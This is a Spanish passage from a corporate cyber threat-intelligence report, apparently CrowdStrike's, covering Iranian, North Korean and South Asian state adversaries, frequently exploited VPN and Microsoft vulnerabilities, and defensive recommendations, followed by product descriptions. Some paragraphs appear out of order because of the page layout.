Adversarios con sede en Irán combinan el eCrime con técnicas de intrusión selectiva

Desde mediados de 2020, han surgido pruebas de que las tácticas del eCrime convergen con las operaciones de intrusión selectiva con nexos con Irán. El primer caso de esta convergencia se produjo en julio de 2020, cuando se identificó a un actor asociado a PIONEER KITTEN vendiendo el acceso a redes comprometidas en un foro clandestino. Es muy probable que esta actividad representara a los operadores de PIONEER KITTEN que intentaban obtener beneficios personales a través de la

IRÁN

Constante actividad hacktivista iraní

Además de las actividades de intrusión selectiva, a lo largo del 2020 hacktivistas iraníes continuaron lanzando operaciones alineadas con los objetivos de política exterior del gobierno iraní. Tales operaciones se produjeron con mayor frecuencia en respuesta a escaladas esporádicas en las tensiones regionales, especialmente en casos de generalizada especulación por parte de los medios de comunicación con relación a las acciones israelíes contra Irán, tales como el supuesto sabotaje israelí de las instalaciones nucleares iraníes y, más claramente, con el asesinato de un científico nuclear iraní, Mohsen Fakhrizadeh, en noviembre. Grupos como ICTUS Team, Unidentified Team y Bax026 (también conocido como FRONTLINE JACKAL) han mantenido canales en redes sociales para la difusión de mensajes nacionalistas, así como de reivindicaciones de ataques a redes de infraestructuras pertenecientes a organizaciones dentro de Israel y gobiernos aliados, especialmente los Estados Unidos.

venta no autorizada de accesos obtenidos originalmente por órdenes del gobierno iraní con fines de operaciones de inteligencia. También en julio de 2020, hubo una coincidencia entre las operaciones de intrusión selectivas de STATIC KITTEN y la actividad disruptiva del ransomware Thanos por parte del clúster de actividades TarnishedGauntlet. La coincidencia reside en que el adversario y el clúster de actividades atacaron las mismas víctimas al mismo tiempo, lo que podría representar una coordinación de las actividades de intrusión entre los dos actores. Por último, desde al menos noviembre de 2020, PIONEER KITTEN ha estado llevando a cabo campañas de ransomware de disrupción que emplean la variante de ransomware Pay2Key, la cual es desplegada principalmente contra objetivos israelíes. A diferen-cia de las previas actividades de eCrime de este adversario, es probable que esta actividad de Pay2Key esté siendo realizada bajo la dirección del gobierno iraní y no parece tener como objetivo la generación de ingresos.

Perspectivas

Aunque la coordinación entre STATIC KITTEN y TarnishedGauntlet sigue sin ser corroborada, el cambio de PIONEER KITTEN hacia operaciones de ransomware de disrupción se asemeja, de forma inquietante, a los impactos disruptivos de las operaciones de TarnishedGauntlet contra las víctimas de STATIC KITTEN. Mien-tras los adversarios iraníes sigan siendo objeto de ataques públicos por parte de entidades disidentes, así como de filtraciones, advertencias de los gobiernos occidentales y reportes del sector, es probable que las ciber operaciones iraníes continúen experimentando con desdibujar las diferencias entre el eCrime y las técnicas de intrusión selectiva con el fin de lograr los efectos deseados o, al menos, dificultar los intentos de atribución. Se prevé que esto ocurra mientras los adversarios iraníes continúen participando en actividades tradicionales de inteli-gencia, así como en operaciones de recopilación de información de apoyo. Queda-rá por ver si la iniciativa de recopilación de información unificada, relacionada con HELIX KITTEN, continuará exhibiendo focos de recopilación distintos o si cambiará en respuesta a desarrollos futuros.

En 2020, Irán eligió un parlamento dominado por la IRGC, experimentando un empeoramiento de las relaciones con sus principales rivales, Estados Unidos, Arabia Saudita e Israel. En el 2021, es probable que los ciber adversarios iraníes, y las milicias respaldadas por Irán, sigan haciendo parte de continuos conflictos de bajo nivel por medio del ataque a estos países. Históricamente, estos conflictos se han destacado por casos de acción cinética y ciberataques disruptivos por ambas partes. También es probable que Irán experimente un creciente aislamiento regional tras las importantes propuestas diplomáticas de los Estados Árabes del Golfo a Israel, y las expectativas, para el 2021, de ver ganar a un candidato presidencial de línea dura respaldado por el IRGC. El equipo de Inteligencia de CrowdStrike estima que estos factores probablemente contribuirán a crear un entorno altamente permisivo para que los ciber adversarios iraníes respalden la represión interna y lleven a cabo intrusiones selectivas en el extranjero.

COREA DEL NORTE

En general, en el 2020 las operaciones de la RPDC evidenciaron una doble misión centrada en la recopilación de información y la generación de divisas.

En el 2020, el equipo de Inteligencia de CrowdStrike rastreó la actividad de los cinco adversarios con nombres ya atribuidos de la RPDC - LABYRINTH CHOLLIMA, STARDUST CHOLLIMA, SILENT CHOLLIMA, VELVET CHOLLIMA y RICOCHET CHOLLIMA. En general, en el 2020 las operaciones de la RPDC evidenciaron una doble misión centrada en la recopilación de información y la generación de divisas. Las campañas han sido dirigidas principalmente contra América del Norte, Europa, Corea del Sur y Japón. Las operaciones de espionaje se han centrado en la política exterior de Asia Oriental y Corea, así como en la tecnología militar. Con el inicio de la pandemia del COVID-19, el equipo de Inteligencia de CrowdStrike observó que varios adversarios de la RPDC ampliaron sus ataques hacia el sector de la salud. Se observó que varios de los esfuerzos por parte de actores de la RPDC estuvieron enfocados en compañías que estaban realizando investigaciones sobre la vacuna para el COVID-19. Es probable que estos adversarios estuvieran interesados en recopilar información y propiedad intelectual que le permitiera a Corea del Norte desarrollar su propia vacuna.

La ciber generación de divisas continuó a buen ritmo en el 2020. No obstante, en vez de emplear complejas infiltraciones para manipular infraestructuras financieras (como ya se ha visto en Corea del Norte), los adversarios de la RPDC centraron la mayor parte de su atención en la obtención de capital a través de tácticas más comunes propias del eCrime, tales como ransomware, extorsión y ataques al exchange de criptomonedas.

Actor destacado: LABYRINTH CHOLLIMA

Durante gran parte del 2020, LABYRINTH CHOLLIMA no solo fue el adversario más productivo de la RPDC, sino, también, uno de los adversarios de intrusión selectiva más activos rastreados por el equipo de Inteligencia de CrowdStrike. El equipo de Inteligencia de CrowdStrike observó el despliegue de varias herramientas nuevas de LABYRINTH CHOLLIMA durante el año. Las nuevas herramientas no parecen representar una desviación significativa en la sofisticación técnica de los implantes LABYRINTH CHOLLIMA previamente observados. Sin embargo, parece haber un mayor énfasis en la seguridad operativa y en derrotar las detecciones basadas en firmas con estas nuevas herramientas. Por ejemplo, tanto NedDownloader como Underground RAT, así como un visor de PDF malicioso sin nombre, se basan en variantes troyanizadas de aplicaciones legítimas, técnicas que le permiten a LABYRINTH CHOLLIMA evitar eficazmente las detecciones YARA y el análisis automatizado de malware en entornos de sandbox. También se ha hecho un mayor énfasis por abarcar múltiples plataformas, con varias herramientas nuevas de LABYRINTH CHOLLIMA atacando los sistemas operativos de MacOS y Linux, además de los de Windows.

LABYRINTH CHOLLIMA también comenzó a basarse, en gran medida, en perfiles falsos en LinkedIn como vector de intrusión en el 2020. A través de operaciones dirigidas a los sectores de defensa, medios de comunicación, finanzas y salud, LABYRINTH CHOLLIMA

COREA DEL NORTE

ha utilizado perfiles de LinkedIn que se hacen pasar por cazatalentos para entrar en contacto con sus blancos de ataque. Tras el contacto inicial, el adversario intenta llevar la conversación hacia un canal de comunicaciones encriptado, como WhatsApp o Telegram, donde envía un documento malicioso - a menudo haciéndolo pasar por una descripción de una lucrativa oportunidad de trabajo - para recuperar cargas útiles adicionales. Para hacer que estos perfiles falsos parezcan legítimos e interactúen directamente con los objetivos sin levantar sospechas, esta táctica requiere una investigación y preparación significativas, lo que refleja el nivel de esfuerzo que LABYRINTH CHOLLIMA realiza para infiltrarse con éxito en una organización.

Cambio en las estrategias de generación de divisas

Los adversarios de la RPDC han llevado a cabo robos cibernéticos desde el 2015 para eludir las sanciones económicas internacionales y estadounidenses, generando una fuente de financiación para apoyar otras iniciativas estatales. En el 2020, el equipo de Inteligencia de CrowdStrike observó que VELVET CHOLLIMA, LABYRINTH CHOLLIMA y STARDUST CHOLLIMA continuaron participando en operaciones de generación de divisas (Tabla 8).

Actor	TTPs de generación de divisas
LABYRINTH CHOLLIMA	■ Implementación de aplicaciones maliciosas de criptomonedas ■ Skimming de tarjetas ■ Ransomware ■ Probable extorsión de datos
STARDUST CHOLLIMA	■ Implementación de aplicaciones maliciosas de criptomonedas ■ Sospecha de ataques al exchange de criptomonedas
VELVET CHOLLIMA	■ Ataques al exchange de criptomonedas ■ Intento de robo de credenciales de carteras de criptomonedas con aplicaciones maliciosas de Android

Tabela 8. Actividad de generación de divisas observada en adversarios de la RPDC en el 2020

STARDUST CHOLLIMA ha sido históricamente el adversario más agresivo de la RPDC en las operaciones de generación de divisas, atacando elementos clave del ecosistema financiero mundial como el código SWIFT, las redes de cajeros y los procesadores de pagos, acumulando grandes pagos en decenas de millones de dólares estadounidenses. En el 2020, el equipo de Inteligencia de CrowdStrike observó que STARDUST CHOLLIMA pareció cambiar sus operaciones dirigidas a grandes intrusiones en instituciones financieras para pasar a atacar el exchange de criptomonedas. Esta tendencia es paralela a las operaciones de VELVET CHOLLIMA y LABYRINTH CHOLLIMA, que han atacado de forma similar el exchange de cripto-monedas y han recurrido, cada vez más, a tácticas del eCrime, como el skimming de

COREA DEL NORTE

tarjetas con JavaScript, el robo de credenciales de carteras de criptomonedas y el despliegue de ransomware.

El enfoque de la RPDC en la adquisición de criptomonedas y la creciente adopción de técnicas del eCrime son comportamientos lógicos, pues los entornos de exchange de criptomonedas no suelen estar tan reforzados como los de las instituciones financieras tradicionales, y las criptomonedas obtenidas ilícitamente son mucho más fáciles de mover y lavar de forma anónima, lo que probablemente las convierte en un vector de movimiento de efectivo preferido sobre el dinero fiat. El uso de herramientas y técnicas delictivas obstaculiza aún más los esfuerzos de atribución y evita que éstos sean detectados por los defensores de la seguridad que buscan ataques sofisticados.

Perspectivas

En el 2020, la economía norcoreana se contrajo fuertemente, poniendo al ya empobrecido país en la peor situación económica a la que se había enfrentado desde las hambrunas de finales de la década de 1990. Esta contracción se debe, principalmente, a un cese abrupto del comercio con China, resultado del cierre por parte de Pyongyang de su frontera con China en enero de 2020 para evitar la propagación del COVID-19 en el país. Estos problemas se han visto agravados por una serie de graves tifones e inundaciones a lo largo del tercer trimestre de 2020, los cuales disminuyeron considerablemente la producción agrícola. Ante la falta de ayuda externa y el alivio de las sanciones, estas alteraciones en la cadena de suministro agrícola, y la incapacidad de importar alimentos de China, pusieron a la República Popular Democrática de Corea en uno de los mayores riesgos de hambruna e inseguridad alimentaria doméstica en décadas.

Por lo tanto, es probable que las operaciones de generación de divisas aumenten durante el próximo año para compensar la recesión económica, sirviendo como estrategia de sustento para el país. Además, puede ser que los adversarios de la RPDC aumenten las operaciones de espionaje económico centradas específicamente en el sector agrícola, en un intento por robar tecnología que podría mejorar algunos de los efectos de una inminente escasez de alimentos.

Es probable que el gobierno de la República Popular Democrática de Corea siga buscando el alivio de las sanciones económicas y la ayuda de la comunidad internacional. Es probable que las maniobras diplomáticas impulsen un aumento de la actividad de espionaje en favor de la comunidad de política exterior coreana, pues los dirigentes de la RPDC tratarán de obtener alguna ventaja de decisión en las negociaciones. Es probable que el COVID-19 continúe afectando a la RPDC durante la mayor parte del 2021. El equipo de Inteligencia de CrowdStrike estima que las entidades involucradas en la investigación, producción o distribución de tratamientos para el COVID-19 correrán un alto riesgo de sufrir intrusiones selectivas por parte de Corea del Norte hasta que una vacuna esté ampliamente disponible en dicho país.

OTROS ADVERSARIOS

En el 2020, el ciber espionaje regional floreció en el sur y en el sudeste de Asia, lo que amplió el panorama de amenazas para las organizaciones con operaciones dentro de esta región. Esta tendencia fue especialmente evidente en el aumento del alcance, sofisticación y seguridad operativa del adversario con sede en Pakistán MYTHIC LEOPARD, el cual desplegó varias nuevas familias de malware y llevó a cabo la explotación de sistemas operativos de dispositivos móviles y de escritorio. El adversario indio más activo en el 2020 fue RAZOR TIGER. OCEAN BUFFALO - el único actor con nombre atribuido y con sede en Vietnam rastreado por CrowdStrike - también estuvo muy activo en el 2020, con operaciones especialmente centradas en objetivos dentro de la región del Sudeste Asiático.

Actor	Descripción
RAZOR TIGER	El objetivo de este adversario se centró principalmente en entidades en China y Pakistán. Sin embargo, el equipo de Inteligencia de CrowdStrike identificó algunos casos en los que RAZOR TIGER también llevó a cabo intrusiones en Oriente Medio y Europa. Los ataques se centraron en los sectores gubernamental, militar y de defensa. TTPs y herramientas: ■ Tipo de distribución: archivos LNK maliciosos y documentos de Microsoft Office ■ Malware: *Capriccio* RAT
MYTHIC LEOPARD	Este adversario utiliza con frecuencia el spear-phishing para enviar programas maliciosos a objetivos en el sur de Asia, especialmente en la India, con fines de espionaje, incluido el robo de información y el monitoreo de actividades cotidianas. TTPs y herramientas: ■ Distribución de malware personalizado a través de documentos de Microsoft Office y archivos RAR maliciosos utilizando el spear-phishing ■ Malware: *Waizsar RAT, Mobzsar, Amphibeon, MumbaiDown, Quasar RAT*
OCEAN BUFFALO	Las operaciones de este adversario se centraron fuertemente en objetivos dentro de Vietnam y la región del Sudeste Asiático. TTPs y herramientas: ■ Operaciones de afectación a web estratégica ■ Malware: *Cobalt Strike, KerrDown, Pagoda*

Tabla 9. Los adversarios más activos en la región del sur de Asia en 2020

Inteligencia de vulnerabilidades

Durante el 2020, el equipo de Inteligencia de CrowdStrike observó la explotación repetida de varios servicios VPN y aplicaciones web diferentes.

Las vulnerabilidades observadas a lo largo de 2020 se caracterizan por su relación con servicios remotos expuestos a Internet. Estas vulnerabilidades son atractivas para los actores de Estado-nación y del eCrime, pues pueden otorgar un potencial acceso inicial a las redes de redes de destino. Durante el 2020, el equipo de Inteligencia de CrowdStrike observó la explotación repetida de varios servicios VPN y aplicaciones web diferentes, como Microsoft SharePoint (CVE-2019-0604). La afectación de estos servicios permitió, a su vez, el "encadenamiento de exploits" con otras vulnerabilidades con el fin de escalar privilegios y pivotar la red. De estas, las vulnerabilidades conocidas de Microsoft Exchange Server (CVE-2020-0688) y Windows Netlogon (CVE-2020--1472) suelen servir para permitir la propagación en la red y el movimiento lateral.

Exposición y fiabilidad

La prevalencia y la exposición general de un producto vulnerable, además de la fiabilidad del código exploit disponible, dictan, en gran medida, la utilidad que tendrá una vulnerabilidad para los actores de amenazas. Estos rasgos se aplican a las CVE-2019-0604 y CVE-2020-0688, los cuales estuvieron entre los exploits más observados por CrowdStrike durante el 2020. Estos dos exploits se derivan de vulnerabilidades conocidas en Microsoft SharePoint y Exchange, respectivamente - servicios ampliamente desplegados y expuestos a Internet en la mayoría de los entornos. Además, el código exploit disponible proporciona medios consistentes y confiables para obtener acceso inicial (CVE-2019-0604) o escalar los privilegios y el control de un dominio de una víctima (CVE-2020-0688) sin originar la inestabilidad del sistema.

Interdependencias: vulnerabilidades y ataques basados en credenciales

El equipo de Inteligencia de CrowdStrike estima que las vulnerabilidades de escalamiento de privilegios y los servicios remotos viabilizan los ataques basados en credenciales (por ejemplo, ataques de fuerza bruta, pulverización de contraseñas y relleno de credenciales). Esta previsión es realizada con moderada seguridad sobre la base de ataques in-the-wild y otros reportes relativos a brókeres de acceso. Una vez que los actores han demostrado tener los mecanismos necesarios de reconocimiento, explotación y ataque automatizado basado en credenciales, las actividades de explotación y robo de credenciales se refuerzan y apoyan mutuamente en un proceso autosostenible (Figura 10).




Figura 10. Etapas del ciclo repetitivo de explotación y adquisición de credenciales

El proceso comienza con el escaneo/explotación de servicios remotos para recopilar credenciales de cuentas de usuarios. Por ejemplo, a finales de 2020, la CVE-2018-13379 permitió el volcado de los directorios de cuentas de usuario de casi 50.000 VPN de FortiOS. Incluso después del parcheo, los actores de amenazas suelen utilizar estas credenciales robadas para volver a obtener acceso a los mismos objetivos (o a otras redes en las que las víctimas reutilizaron las contraseñas) mediante técnicas basadas en credenciales. En estas situaciones, los inicios de sesión robados también introducen la amenaza de una escalada de privilegios desde un usuario autenticado (por ejemplo, CVE-2020-0688), el pivoteo y la eventual toma de control del dominio. En este punto, un adversario puede obtener todas las cuentas de Active Directory para futuros ataques basados en credenciales a medida que el ciclo comienza de nuevo.

Recomendaciones

Estas recomendaciones le ayudarán a abordar de forma proactiva las posibles debilidades antes de que éstas puedan ser aprovechadas por los atacantes.

A lo largo del año pasado, los equipos de Inteligencia y Falcon OverWatch de CrowdStrike observaron que los adversarios no sólo no se dejaron intimidar por el COVID-19, sino que, por el contrario, parecieron verse estimulados por los impactos de la pandemia mundial. Los adversarios de intrusiones selectivas tomaron medidas para obtener información valiosa sobre la investigación de vacunas y las respuestas gubernamentales a la pandemia. De hecho, adversarios criminales como CARBON SPIDER - que enfrentan una reducción de los beneficios debido a la pandemia - demostraron ser flexibles ante la adversidad. En el 2021, los adversarios que empleen operaciones de BGH seguirán estudiando métodos para maximizar su impacto sobre los objetivos, incluyendo, probablemente, un desarrollo personalizado para respaldar ataques no tradicionales dentro de una organización.

A medida que sus operaciones maduran, tanto los adversarios del eCrime como los de las intrusiones selectivas seguirán desarrollando y aplicando nuevos métodos para eludir la detección e impedir los análisis de los investigadores. Ya sea por los informes públicos o por motivaciones internas de sus respectivas organizaciones, la búsqueda por obtener mayor seguridad operativa incluirá, casi con toda seguridad, la mejora de los métodos de ofuscación, el uso de herramientas básicas y técnicas "living-off-the-land".

Los retos del 2020, incluyendo el rápido cambio hacia un modelo de "trabajo desde cualquier lugar", han generado un nivel de trastorno social y económico sin precedentes en los tiempos modernos. El impacto generalizado no ha disuadido a los ciber adversarios. De hecho, ha ocurrido todo lo contrario. En el 2020, CrowdStrike observó que los adversarios se beneficiaron con la situación, aprovechándose del miedo del público y escalando los ataques. Estas recomendaciones le ayudarán a abordar de forma proactiva las posibles debilidades antes de que éstas puedan ser aprovechadas por los atacantes.

Si usted puede verlo, puede protegerlo. Para los equipos de seguridad que operan en este nuevo entorno, la visibilidad y la velocidad son fundamentales para bloquear a los atacantes que tienen la capacidad y la intención de robar datos e interrumpir las operaciones. Los equipos de seguridad deben comprender que es su responsabilidad proteger sus entornos en la nube de la misma manera que lo harían con los sistemas on-premise. Éstos deben mantener una visibilidad consistente sobre todos los entornos y abordar de forma proactiva las posibles vulnerabilidades antes de que los atacantes puedan sacar provecho de ellas.

Proteja las identidades y el acceso. Las organizaciones deben considerar en volver obligatoria la autenticación multifactor (MFA) en todos los portales y servicios públicos para empleados. Además de la MFA, un sólido proceso de administración de acceso a privilegios limitará el daño que los adversarios pueden hacer si logran

entrar, reduciendo la probabilidad de movimiento lateral. Por último, se deben implementar soluciones de Confianza Cero para compartimentar y restringir el acceso a datos, reduciendo así los posibles daños causados por el acceso no autorizado a información confidencial.

Invierta en cacería de amenazas especializada. Los ataques interactivos utilizan técnicas sigilosas o novedosas diseñadas para evadir el monitoreo y la detección automatizadas. Una cacería de amenazas continua es la mejor manera de detectar y prevenir ataques sofisticados o persistentes.

Adelántese los atacantes con inteligencia de amenazas. Detrás de cada ataque hay un ser humano. La inteligencia de amenazas lo ayuda a comprender la motivación, habilidades y técnicas de un atacante para que usted pueda utilizar este conocimiento en su beneficio y prevenir e, incluso, predecir futuros ataques.

Asegúrese de contar con una política de ciber seguridad actualizada que tenga en cuenta el trabajo remoto. Las políticas de seguridad deben incluir la administración de accesos en el trabajo remoto, el uso de dispositivos personales y consideraciones actualizadas sobre privacidad de datos para el acceso de los empleados a documentos y otro tipo de información.

Cree una cultura de ciber seguridad. Aunque la tecnología es claramente fundamental en la lucha por detectar y detener las intrusiones, el usuario final sigue siendo un eslabón crucial en la cadena de detención de brechas. Se deben realizar programas de sensibilización de los usuarios para combatir la amenaza continua del phishing y otras técnicas de ingeniería social relacionadas.

Sobre CrowdStrike

CrowdStrike, un líder mundial en ciberseguridad, está redefiniendo la seguridad en la era de la nube con una plataforma de protección de endpoints construida desde cero para detener las brechas. La arquitectura de un agente único y liviano de la plataforma CrowdStrike Falcon® aprovecha la inteligencia artificial (IA) a escala de nube y ofrece protección y visibilidad en tiempo real en toda la empresa, previniendo ataques en endpoints, dentro o fuera de la red. Con la tecnología patentada de la CrowdStrike Threat Graph®, CrowdStrike Falcon correlaciona más de 4 billones de eventos por semana, y en tiempo real, relativos a endpoints de todo el mundo, alimentando una de las plataformas de datos más avanzadas del mundo en seguridad.

Productos y servicios

Seguridad de endpoints

FALCON INSIGHT™ | DETECCIÓN Y RESPUESTA DE ENDPOINTS (EDR)
Ofrece una visibilidad continua e integral sobre los endpoints que abarca la detección, respuesta y análisis forenses, garantizando que nada pase desapercibido y deteniendo brechas potenciales

FALCON PREVENT™ | ANTIVIRUS DE ÚLTIMA GENERACIÓN
Protege contra ataques con y sin malware y ha sido probada y certificada por terceros, permitiéndoles a las organizaciones cambiar su antivirus.

FALCON FIREWALL MANAGEMENT™ | GESTIÓN DE FIREWALL
Ofrece una gestión simple y centralizada del firewall del host, lo que facilita la administración y el control de las políticas de firewall del host.

FALCON DEVICE CONTROL™ | CONTROL Y VISIBILIDAD DE DISPOSITIVOS USB
Proporciona la visibilidad y el control preciso que se necesitan para permitir un uso seguro de los dispositivos USB en toda su organización.

Inteligencia de amenazas

FALCON X RECON | CONOCIMIENTO DE LA SITUACIÓN
Provee visibilidad del mundo clandestino de la ciber criminalidad para que los clientes puedan mitigar las amenazas a sus marcas, empleados y datos confidenciales de manera eficaz.

FALCON X | INTELIGENCIA AUTOMATIZADA
Enriquece los eventos e incidentes detectados por la plataforma CrowdStrike Falcon®, automatizando la inteligencia para que los equipos de operaciones de seguridad puedan tomar mejores y más rápidas decisiones.

FALCON X PREMIUM | INTELIGENCIA DE CIBER AMENAZAS
Ofrece uno de los mejores informes de inteligencia a nivel mundial, así como análisis técnicos, análisis de malware y capacidades de cacería de amenazas. Falcon X Premium les permite a las organizaciones construir ciber resiliencia y defenderse de manera más eficaz contra los sofisticados adversarios de Estado--nación, eCrime y hacktivistas.

Seguridad de la nube

FALCON CLOUD WORKLOAD PROTECTION™
Provee protección integral contra las brechas en entornos privados, públicos, híbridos y multinube, permitiéndoles a los clientes la rápida adopción y protección de tecnología en todas las cargas de trabajo.

Seguridad y operaciones de TI

FALCON DISCOVER™ | HIGIENE DE TI
Identifica sistemas y aplicaciones no autorizados en cualquier lugar de su entorno en tiempo real, lo que permite una remediación más rápida para mejorar su postura general de seguridad.

FALCON SPOTLIGHT™ | GESTIÓN DE VULNERABILIDADES
Les ofrece a los equipos de seguridad una evaluación continua, y en tiempo real, de la exposición de sus endpoints a vulnerabilidades, sin necesidad de escaneos que demandan muchos recursos.

Servicios gestionados

FALCON OVERWATCH™ | CACERÍA GESTIONADA DE AMENAZAS
El equipo de cacería 24x7 de CrowdStrike incrementa, sin contratiempos, sus recursos de seguridad internos para identificar actividades maliciosas en las etapas más tempranas, deteniendo a los adversarios en su camino.

FALCON COMPLETE™ | SOLUCIÓN INMEDIATA
Combina la protección integral de endpoints de la plataforma Falcon con los expertos de seguridad del Falcon Complete Team (Equipo Completo de Falcon), proporcionando una ciberseguridad 100% gestionada y sin preocupaciones que incluye una garantía de producto de hasta $ 1 millón.